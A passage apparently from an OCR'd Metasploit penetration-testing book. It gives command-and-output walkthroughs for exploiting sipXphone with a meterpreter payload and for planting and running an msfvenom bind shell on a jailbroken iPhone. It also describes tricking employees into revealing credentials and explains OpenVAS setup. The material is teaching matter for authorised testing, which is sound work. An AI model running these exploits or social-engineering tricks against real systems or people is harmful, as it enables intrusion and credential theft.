
Exploiting the application

Let's now exploit the SipXphone Version 2.0.6.27 application with Metasploit. The exploit that we are going to use here is `exploit/windows/sip/sipxphone_cseq`. Let's load this module into Metasploit and set the required options:



```
msf > use exploit/windows/sip/sipxphone_cseq
msf  exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf  exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(sipxphone_cseq) > exploit
```

We need to set the values for `RHOST`, `LHOST`, and `payload`. As everything is now set, let's exploit the target application as follows:



```
msf  exploit(sipxphone_cseq) > exploit

[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530

meterpreter >
```

Boom! Success! We got the meterpreter in no time at all. Hence, exploiting VOIP can be easy in cases of software-based bugs with Metasploit. However, when testing VOIP devices and other service-related bugs, we can use third-party tools for effective testing.

A great resource to testing VOIP can be found at `http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP`.

Post-exploitation on Apple iDevices

Apple has been known for its secure services deployed in its iDevices, which are iPhone, iPad, and so on. Testing iDevices from the perspective of a penetration tester is troublesome and complex. However, if an iDevice is jail broken, this task becomes much easier to perform.

Our discussion here will focus on testing an iDevice in a jail broken environment. We assume that we have the SSH access to the target by fate or by exploiting an SSH vulnerability in the iDevice.

You can learn about exploiting the SSH service at `http://www.youtube.com/watch?v=1JmUIyfWEzc`

Exploiting iOS with Metasploit


After we have seen how to exploit the SSH vulnerability from the preceding resource, let's move on and try to log in to the SSH of the device.

However, before we do that, let's try creating the malicious payload that will actually exploit the iOS. Let's launch `msfvenom`, a tool for generating encoded payloads.

Generally, we use `msfvenom` to produce malicious payloads and encode the payload into normal-looking executable files.

In this case, we will use `msfvenom` to create a malicious payload, that is, `osx/armle/shell/bind_tcp`.

We will use the output format of `macho`, which represents an executable or a DLL file or a shared library file for the iOS operating system. Let's try generating this file:




```
msf > msfvenom -p osx/armle/shell/bind_tcp -o
[*] exec: msfvenom -p osx/armle/shell/bind_tcp -o

[*] Options for payload/osx/armle/shell/bind_tcp

    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LPORT  4444             yes       The listen port
    RHOST                   no        The target address
msf > msfvenom -p osx/armle/shell/bind_tcp --help-formats
[*] exec: msfvenom -p osx/armle/shell/bind_tcp --help-formats

Executable formats
        dll, exe, exe-small, exe-only, elf, macho, vba, vba-exe, vbs, loop-vbs,
asp, aspx, war, psh, psh-net
Transform formats
        raw, ruby, rb, perl, pl, bash, sh, c, js_be, js_le, java
msf > msfvenom -p osx/armle/shell/bind_tcp -f macho > ios_bind_tcp
[*] exec: msfvenom -p osx/armle/shell/bind_tcp -f macho > ios_bind_tcp
```

The `-p` switch denotes which payload to use. Moreover, `-help-formats` will show us which formats the malicious payload can be created in. The `-o` switch will show the options which are required by the payload to be filled.

In the last part of the preceding screenshot, we have used the `-f` switch to specify the format of the file that is being built. Moreover, we outputted the malicious payload onto a file named `ios_bind_tcp`.


The next step is to upload this file to the iDevice and make it run. In addition, we need to ensure that after the file is uploaded, that it has the proper permissions to execute. However, let's see how we can upload the file onto the device:



```
root@kali:~# ls
Desktop  ios_bind_tcp
root@kali:~#
root@kali:~#
root@kali:~# sftp root@192.168.43.33
root@192.168.43.33's password:
Connected to 192.168.43.33.
sftp> put ios_bind_tcp
Uploading ios_bind_tcp to /private/var/root/ios_bind_tcp
ios_bind_tcp                                    100%   16KB  16.1KB/s   00:00
sftp> ^D
root@kali:~#
```

So, we logged in to the device using the SFTP protocol, and we uploaded the malicious file onto the iDevice with ease.

The next step is to check for permissions and set up everything in context to the payload file to make it work correctly. Let's assign the required file permissions as follows:




```
root@kali:~# ssh root@192.168.43.33
root@192.168.43.33's password:

HP-22s-iPhone:~ root#
HP-22s-iPhone:~ root#
HP-22s-iPhone:~ root# ls
Documents/  Library/  README     iauditor-0.1beta/  sample.pcap
LICENSE     Media/    iOS-C4.zip  ios_bind_tcp
HP-22s-iPhone:~ root# chmod a+x ios_bind_tcp
HP-22s-iPhone:~ root# ./ios_bind_tcp
^C
HP-22s-iPhone:~ root# ldid -S ios_bind_tcp
HP-22s-iPhone:~ root# ./ios_bind_tcp
```

As we can see, we gave the executable for all permissions by specifying `a+x`, and we used the `ldid` utility to sign the file we uploaded.


The `ldid` utility is basically a tool that stimulates the process of signing on the iDevice, allowing us to install applications that cannot be installed if the device is not jail broken.

In the last command, we executed the file. Now, let's quickly set up a handler for the payload that we have used so it can accept all the incoming connections made by the victims device:




```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD osx/armle/shell/bind_tcp
PAYLOAD => osx/armle/shell/bind_tcp
```

We need to set up the handler with the matching payload. Let's see how we can do this:



```
msf exploit(handler) > set RHOST 192.168.43.33
RHOST => 192.168.43.33
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Transmitting stage length value...(124 bytes)
[*] Sending stage (124 bytes) to 192.168.43.33
[*] Command shell session 1 opened (192.168.43.3:45826 -> 192.168.43.33:4444) at
 2013-06-21 13:05:29 +0530
```

We need to set `RHOST` for this exploit to work correctly, and as soon as we hit the `exploit` command, we get a shell onto the target device as shown in the following screenshot:



```
ls
Documents
LICENSE
Library
Media
README
iOS-C4.zip
iauditor-0.1beta
ios_bind_tcp
sample.pcap
```

Now, we have the authority of the device, and we can perform any further post-exploitation we want. Examples of such techniques can enable an attacker to browse through the WhatsApp history, deleted contacts, recent calls, deleted pictures, Skype history, and so on.

Refer to my article at `https://eforensicsmag.com/mobile-combat/` for more information on how to find information regarding recent calls, deleted pictures, WhatsApp history, and so on.

Summary

In this chapter, we have seen several exploitation and penetration testing scenarios that we can perform using various services, such as databases, VOIP, SCADA, and even iDevices. Throughout this chapter, we learned about SCADA and its fundamentals. We saw how we can gain a variety of information about a database and how to gain complete control over it. We also saw how we could test VOIP services by scanning the network for VOIP clients and spoofing VOIP calls as well.

In the next chapter, we will see how we can perform a complete penetration test using Metasploit and various other popular scanning tools used in penetration testing. We will cover how to systematically proceed while carrying out penetration testing on a given subject. We will also take a look at how we can create reports and what should be included in or excluded from those reports.

6
Virtual Test Grounds and Staging

We have covered a lot in the past few chapters. It is now time to test all the methodologies that we have covered throughout this book, along with various other testing tools, and see how we can easily perform penetration testing and vulnerability assessments over the target network, website, or other services.

During the course of this chapter, we will look at various methods for testing which will cover the following topics:

- Using Metasploit along with the industry's various other penetration testing tools
- Importing the reports of various tools and formats into the Metasploit framework
- Working with other tools using Metasploit for penetration testing
- Generating penetration test reports

The primary focus of this chapter is to cover penetration testing with other industry leading tools alongside Metasploit. However, the phases of a test may differ while performing Web-based testing and other testing techniques, but principles remain the same.

Performing a white box penetration test


White box testing is a testing procedure where the attacker has complete knowledge of the system he or she is going to test. This information includes **operating system** (**OS**) details, web application deployed, the type and version of servers running, and every other technological detail required to complete the penetration test.

White box testing may include visiting the client's office, talking to the end users, reviewing the source code, and so on.

The marginal difference between the black box and white box testing technique is that the tester does not have to worry about **false positives** with white box testing, as they already know the details of the particular application that is running. However, false positives are the wrong assumptions about a target vulnerability that may not exist in reality. Hence, a greater success is achieved from performing a penetration test using the white box testing technique than the black box testing technique.

White box testing is preferred by organizations that are keen to make their technologies secure and want to work in a completely secure environment. Hacking to increase the level of security is the prime agenda of testing.

The following are the phases that we need to cover while performing penetration testing using the white box testing technique:


Interaction with Employees and End users
Gathering Intelligence
Modeling out Threat Areas
Preparation for Target System/ Vulnerability Prone System
Gaining Access
Covering Tracks
Reporting

The preceding diagram clearly illustrates the various phases that we need to cover while performing a penetration test in white box genesis. As you can see in the diagram, the phases marked with dashed lines define the phases that may or may not be required. The ones with double lines specify critical phases and the last ones (with a single continuous line) describe the standard phases that are to be followed while conducting the test. Let's now begin with the penetration testing and analyze various aspects of white box testing.

Interaction with the employees and end users

Interaction with the employees and end users is the very first phase to conduct after we reach the site of the client. This phase includes **No tech Hacking** that can also be described as **social engineering**. The idea is to gain knowledge about the target systems from the end user's perspective. This phase also answers the question whether an organization is secure from internal leak of information by the end users willingly or unwillingly. The following example should make things a little clearer:

Last year, our team was working on a white box test and we were called to the client's site for further internal testing. As soon as we reached there, we started talking to the end users, asking if they face any problems while using the newly installed systems. Unexpectedly, no client in the company allowed us to touch their systems, but they soon explained that they were having problems logging in since it is not accepting multiple connections over 10 per session.

We were amazed by the security policy of the company, which didn't allow us to access any of their client systems but then, one of my teammates saw an old guy who was around 55-60 years of age in the Accounts section who was struggling with his Internet. We asked him if he required any help and he quickly agreed that he did. We told him that he can use our laptop by connecting the **Local Area Network** (**LAN**) cable to it and can complete his pending transactions. He plugged the LAN cable into our laptop and started his work. My colleague who was standing right behind his back switched on his pen camera and quickly recorded all his typing activities such as his credentials that he used to login in to the system.

We found another lady who was struggling with her system and told us that she is experiencing problems logging in. We told the lady that we will resolve the issue as her account needs to be renewed from the backend. We also told her that she needed to give us her username and password and the IP address of the login mechanism. She agreed and told us the credentials. This concludes our example; such employees can accidentally reveal their credentials if they run into some problems, no matter how secured these environments are. We later reported this issue to the company as part of the report.

Other types of information that will be useful to grab from the end users include the following:

- Technologies they are working on
- Platform and OS details of the server
- Hidden login IP addresses or management area address
- System's configuration and OS details
- Technologies behind the web server and so on

This information is required and will be helpful in identifying critical areas for testing with prior knowledge of the technologies used in the testable systems.

However, this phase may or may not be included while performing white box penetration testing. It is similar to a company asking you to perform the testing from the tester's site itself or if the company is a great distance away, maybe even in a different nation. In these cases, we will eliminate this phase and ask the company's admin or other officials about various technologies that they are working on.

Gathering intelligence

After speaking with the end users, we need to dive deep into the network configurations and learn about the target network. However, there is a great probability that the information gathered from the end user may not be complete and is more than likely to be wrong. It's the duty of the penetration tester to confirm each and every detail twice, as false positives and falsifying information may cause problems during the penetration test.

Intelligence gathering involves capturing enough in-depth details about the target network, the technologies used, the versions of running services, and so on.

Gathering intelligence can be performed using information gathered from the end users, administrators, and network engineers. In the case of remote testing or if the information gained is partially incomplete, we can use various vulnerability scanners such as Nessus, GFI Lan Guard, OpenVas, and so on to find out any missing information such as OS, services, TCP and UDP ports, and so on.


Explaining the fundamentals of the OpenVAS vulnerability scanner

We will cover OpenVAS here as it is open source and very effective at finding vulnerabilities in the network.

Here, we will use OpenVAS built into a Kali Linux distribution and this can be found in the **Vulnerability Assessments** section under **Tools**.


Setting up OpenVAS

The first step to perform while starting with OpenVAS is to configure it. However, this process is automated in the Kali Linux unlike Backtrack OS. Let's see, in the following screenshot, how we can set up OpenVAS:




```
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
.html'.
[i] NVT dir: /var/lib/openvas/plugins
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.ta
r.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.59uIwveJRc/openvas-feed-2013-12-13-489
4.tar.bz2
--2013-12-13 15:15:18--  http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org)... 5.9.98.186
Connecting to www.openvas.org (www.openvas.org)|5.9.98.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14082995 (13M) [application/x-bzip2]
Saving to: `/tmp/openvas-nvt-sync.59uIwveJRc/openvas-feed-2013-12-13-4894.tar.bz
2'

13% [==========>                                                    ] 18,84,429   52.7K/s  eta 2m 7s
```

1. As soon as you open the setup of OpenVAS, it starts downloading the latest **Network vulnerability tests** (**NVT**s) configurations and updates the database, as shown in the following screenshot:




```
gb_fedora_2010_17439_clamav_fc13.nasl
gb_fedora_2010_17439_clamav_fc13.nasl.asc
gb_fedora_2010_1743_moin_fc11.nasl
gb_fedora_2010_1743_moin_fc11.nasl.asc
gb_fedora_2010_17472_mod_fcgid_fc14.nasl
gb_fedora_2010_17472_mod_fcgid_fc14.nasl.asc
gb_fedora_2010_17474_mod_fcgid_fc12.nasl
gb_fedora_2010_17474_mod_fcgid_fc12.nasl.asc
gb_fedora_2010_17615_cups_fc13.nasl
gb_fedora_2010_17615_cups_fc13.nasl.asc
gb_fedora_2010_17621_mingw32-OpenSceneGraph_fc13.nasl
gb_fedora_2010_17621_mingw32-OpenSceneGraph_fc13.nasl.asc
gb_fedora_2010_17627_cups_fc12.nasl
gb_fedora_2010_17627_cups_fc12.nasl.asc
gb_fedora_2010_17641_cups_fc14.nasl
gb_fedora_2010_17641_cups_fc14.nasl.asc
gb_fedora_2010_17650_suricata_fc14.nasl
gb_fedora_2010_17650_suricata_fc14.nasl.asc
gb_fedora_2010_17720_libtlen_fc14.nasl
gb_fedora_2010_17720_libtlen_fc14.nasl.asc
gb_fedora_2010_17728_freetype_fc13.nasl
gb_fedora_2010_17728_freetype_fc13.nasl.asc
gb_fedora_2010_17732_libtlen_fc13.nasl
gb_fedora_2010_17732_libtlen_fc13.nasl.asc
gb_fedora_2010_17742_freetype_fc14.nasl
gb_fedora_2010_17742_freetype_fc14.nasl.asc
gb_fedora_2010_17755_freetype_fc12.nasl
gb_fedora_2010_17755_freetype_fc12.nasl.asc
gb_fedora_2010_17762_libtlen_fc12.nasl
gb_fedora_2010_17762_libtlen_fc12.nasl.asc
gb_fedora_2010_17807_udunits2_fc13.nasl
gb_fedora_2010_17807_udunits2_fc13.nasl.asc
gb_fedora_2010_17819_udunits2_fc14.nasl
gb_fedora_2010_17819_udunits2_fc14.nasl.asc
gb_fedora_2010_17826_openssl_fc12.nasl
```

2. After the download is complete, it begins loading plugins into the OpenVAS database, which may look similar to the following screenshot:



```
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Loading the plugins... 1122 (out of 33411)
```

3. After all the plugins have been loaded into the database, the OpenVAS installation moves on to the creation of the SSL certificate and a user to access the interface for testing, as shown in the following screenshot:




```
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
All plugins loaded
md   main:WARNING:10343:2013-12-13 15h33.34 IST: sql_x: sqlite3_prepare failed: no such table: meta
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting OpenVAS Administrator: openvasad.
Restarting Greenbone Security Assistant: gsad.
Enter password:
ad   main:MESSAGE:10557:2013-12-13 15h49.07 IST: No rules file provided, the new user will have no restrictions.
ad   main:MESSAGE:10557:2013-12-13 15h49.07 IST: User admin has been successfully created.
```

4. In the preceding step, OpenVas Installer asks for a password to be set for the default user admin. We can supply any relevant password here, but make sure it is a strong one.


Greenbone interfaces for OpenVAS

After setting up OpenVAS, the next step is to access the user interface to interact with OpenVAS. **Greenbone Security Assistant** and its desktop client helps us in achieving that. However, we do not need to set it up as it is automatically configured by an OpenVAS setup script. We can simply browse to `https://localhost:9392` to access the web interface and log in with **Username** as `admin` and the **Password** that we set up in the preceding step. This is shown in the following screenshot:



Username: admin
Password: •••••

As soon as we log in to the interface, we can find loads of options to work with. This is because Greenbone has quite an interactive web interface for the users, which looks similar to the following screenshot:




We have various options available in **Greenbone Security Assistant**, which are as follows:

- **Scan Management**: This tab provides functionalities to manage various tasks such as the scans that are running, the list of completed tasks, the options to edit a task, notes, and so on
- **Asset Management**: This tab provides details about hosts
- **Configuration**: This tab provides information about **Targets**, credentials to use, **Scan Configurations**, **Agents**, **Escalators**, **Schedules**, **Port List**, **Report Formats**, and **Slaves**
- **Extras**: This tab provides us with **trashcan** and **settings**
- **Administration**: This tab provides information on administration services such as adding a user and so on
- **Help**: This tab provides information about all the tasks that we can efficiently carry out using **Greenbone Security Assistant**

After discussing the interface, let's now start with the scanning phase. The target here is a Windows XP box. Let's scan it for various vulnerabilities that might affect the system.

To start with the testing phase, let's first create a target from the **Configuration** tab:



New Target

Name	XP test
Hosts	[✓ Manual] 172.16.139.128 / From file
Comment (optional)	XP test
Port List	All IANA assigned TCP 2012-02-10
SSH Credential (optional)	-- on port 22
SMB Credential (optional)	--

